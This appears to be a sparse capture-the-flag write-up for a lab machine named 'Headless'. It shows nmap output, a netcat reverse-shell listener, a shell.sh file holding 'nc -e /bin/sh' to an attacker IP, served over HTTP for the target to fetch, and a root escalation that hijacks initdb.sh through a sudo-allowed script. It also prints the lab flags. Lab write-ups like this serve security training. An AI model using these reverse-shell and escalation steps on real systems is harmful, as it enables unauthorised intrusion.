


HEADLESS WRITE UP




```
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE REASON         VERSION
22/tcp   open  ssh     syn-ack ttl 63 OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|   256 90:02:94:28:3d:ab:22:74:df:0e:a3:b2:0f:2b:c6:17 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBJXBmWeZYo1LR50JTs8iKyICHT76i7+fBPoeiKDXRhzjsfMWruwHr
osHoSwRxiqUdaJYLwJgWOv+jFAB45nRQHw=
|   256 2e:b9:08:24:02:1b:60:94:60:b3:84:a9:9e:1a:60:ca (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAICkBEMKoic0Bx5yLYG4DIT5G797lraNQsG5dtyZUl9nW
5000/tcp open  upnp?   syn-ack ttl 63
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     Server: Werkzeug/2.2.2 Python/3.11.2
|     Date: Sat, 30 Mar 2024 06:31:57 GMT
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 2799
|     Set-Cookie: is_admin=InVzZXIi.uAlmXlTvm8vyihjNaPDWnvB_Zfs; Path=/
|     Connection: close
|     <!DOCTYPE html>
|     <html lang="en">
|     <head>
|     <meta charset="UTF-8">
|     <meta name="viewport" content="width=device-width, initial-scale=1.0">
|     <title>Under Construction</title>
|     <style>
|     body {
|     font-family: 'Arial', sans-serif;
|     background-color: #f7f7f7;
|     margin: 0;
|     padding: 0;
|     display: flex;
|     justify-content: center;
|     align-items: center;
|     height: 100vh;
|     .container {
|     text-align: center;
|     background-color: #fff;
|     border-radius: 10px;
|     box-shadow: 0px 0px 20px rgba(0, 0, 0, 0.2);
|   RTSPRequest:
|     <!DOCTYPE HTML>
|     <html lang="en">
|     <head>
|     <meta charset="utf-8">
|     <title>Error response</title>
|     </head>
|     <body>
|     <h1>Error response</h1>
|     <p>Error code: 400</p>
|     <p>Message: Bad request version ('RTSP/1.0').</p>
|     <p>Error code explanation: 400 - Bad request syntax or unsupported method.</p>
|     </body>
|_    </html>
```




```
┌──(root㉿T3kk5)-[/home/t3kk5/Downloads]
└─# nc -lnvp 9999
listening on [any] 9999 ...
connect to [10.10.14.14] from (UNKNOWN) [10.10.11.8] 42886
sh: 0: can't access tty; job control turned off
$ whoami
dvir
$ ls
app.py
dashboard.html
hackattempt.html
hacking_reports
index.html
initdb.sh
inspect_reports.py
report.sh
support.html
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
bash-5.2$ ls
ls
app.py          hackattempt.html  index.html  inspect_reports.py  support.html
dashboard.html  hacking_reports   initdb.sh   report.sh
bash-5.2$ pwd
pwd
/home/dvir/app
bash-5.2$ cd ..
cd ..
bash-5.2$ ls
ls
app  geckodriver.log  initdb.sh  user.txt
bash-5.2$ cat user.txt
cat user.txt
629ce09e2adf96a973064a264a77aeb4
```




```
bash-5.2$ sudo -l
sudo -l
Matching Defaults entries for dvir on headless:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User dvir may run the following commands on headless:
    (ALL) NOPASSWD: /usr/bin/syscheck
bash-5.2$ /bin/bash
/bin/bash
bash-5.2$ echo "/bin/bash" > initdb.sh
echo "/bin/bash" > initdb.sh
bash-5.2$ chmod +x initdb.sh
chmod +x initdb.sh
bash-5.2$ sudo /usr/bin/syscheck
sudo /usr/bin/syscheck
Last Kernel Modification Time: 01/02/2024 10:05
Available disk space: 1.9G
System load average:  0.00, 0.00, 0.00
Database service is not running. Starting it...
whoami
whoami
root
ls
ls
app  geckodriver.log  initdb.sh  user.txt
pwd
pwd
/home/dvir
cd /root
cd /root
pwd
pwd
/root
ls
ls
root.txt
cat root.txt
cat root.txt
7061dc38f40d71795652a3fc3e9b4baf
```



```
┌──(root㉿T3kk5)-[/home/t3kk5/Downloads]
└─# python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.8 - - [30/Mar/2024 12:31:56] "GET /shell.sh HTTP/1.1" 200 -
10.10.11.8 - - [30/Mar/2024 12:32:00] "GET /shell.sh HTTP/1.1" 200 -
10.10.11.8 - - [30/Mar/2024 12:33:58] "GET /shell.sh HTTP/1.1" 200 -
10.10.11.8 - - [30/Mar/2024 12:37:08] code 404, message File not found
10.10.11.8 - - [30/Mar/2024 12:37:08] "GET /php-reverse-shell.php HTTP/1.1" 404 -
10.10.11.8 - - [30/Mar/2024 12:37:23] "GET /shell.sh HTTP/1.1" 200 -
10.10.11.8 - - [30/Mar/2024 12:38:55] "GET /shell.sh HTTP/1.1" 200 -
10.10.11.8 - - [30/Mar/2024 12:39:15] "GET /shell.sh HTTP/1.1" 200 -
10.10.11.8 - - [30/Mar/2024 12:40:53] "GET /shell.sh HTTP/1.1" 200 -
10.10.11.8 - - [30/Mar/2024 12:41:10] "GET /shell.sh HTTP/1.1" 200 -
10.10.11.8 - - [30/Mar/2024 12:46:08] "GET /shell.sh HTTP/1.1" 200 -
10.10.11.8 - - [30/Mar/2024 12:46:15] "GET /shell.sh HTTP/1.1" 200 -
```




```
  GNU nano 7.2                                  shell.sh
nc -e /bin/sh 10.10.14.14 9999





                                        [ Read 1 line ]
^G Help        ^O Write Out   ^W Where Is    ^K Cut         ^T Execute     ^C Location
^X Exit        ^R Read File   ^\ Replace     ^U Paste       ^J Justify     ^/ Go To Line
```



Welcome to Our Website

We're working hard to bring you an amazing online experience.

Site will be live in 24d 23h 59m 52s.



Contact Support


First Name:

Last Name:

Email:

Phone Number:

Message:




Administrator Dashboard

Generate a website health report:


Select Date:

09 / 15 / 2023

Systems are up and running!

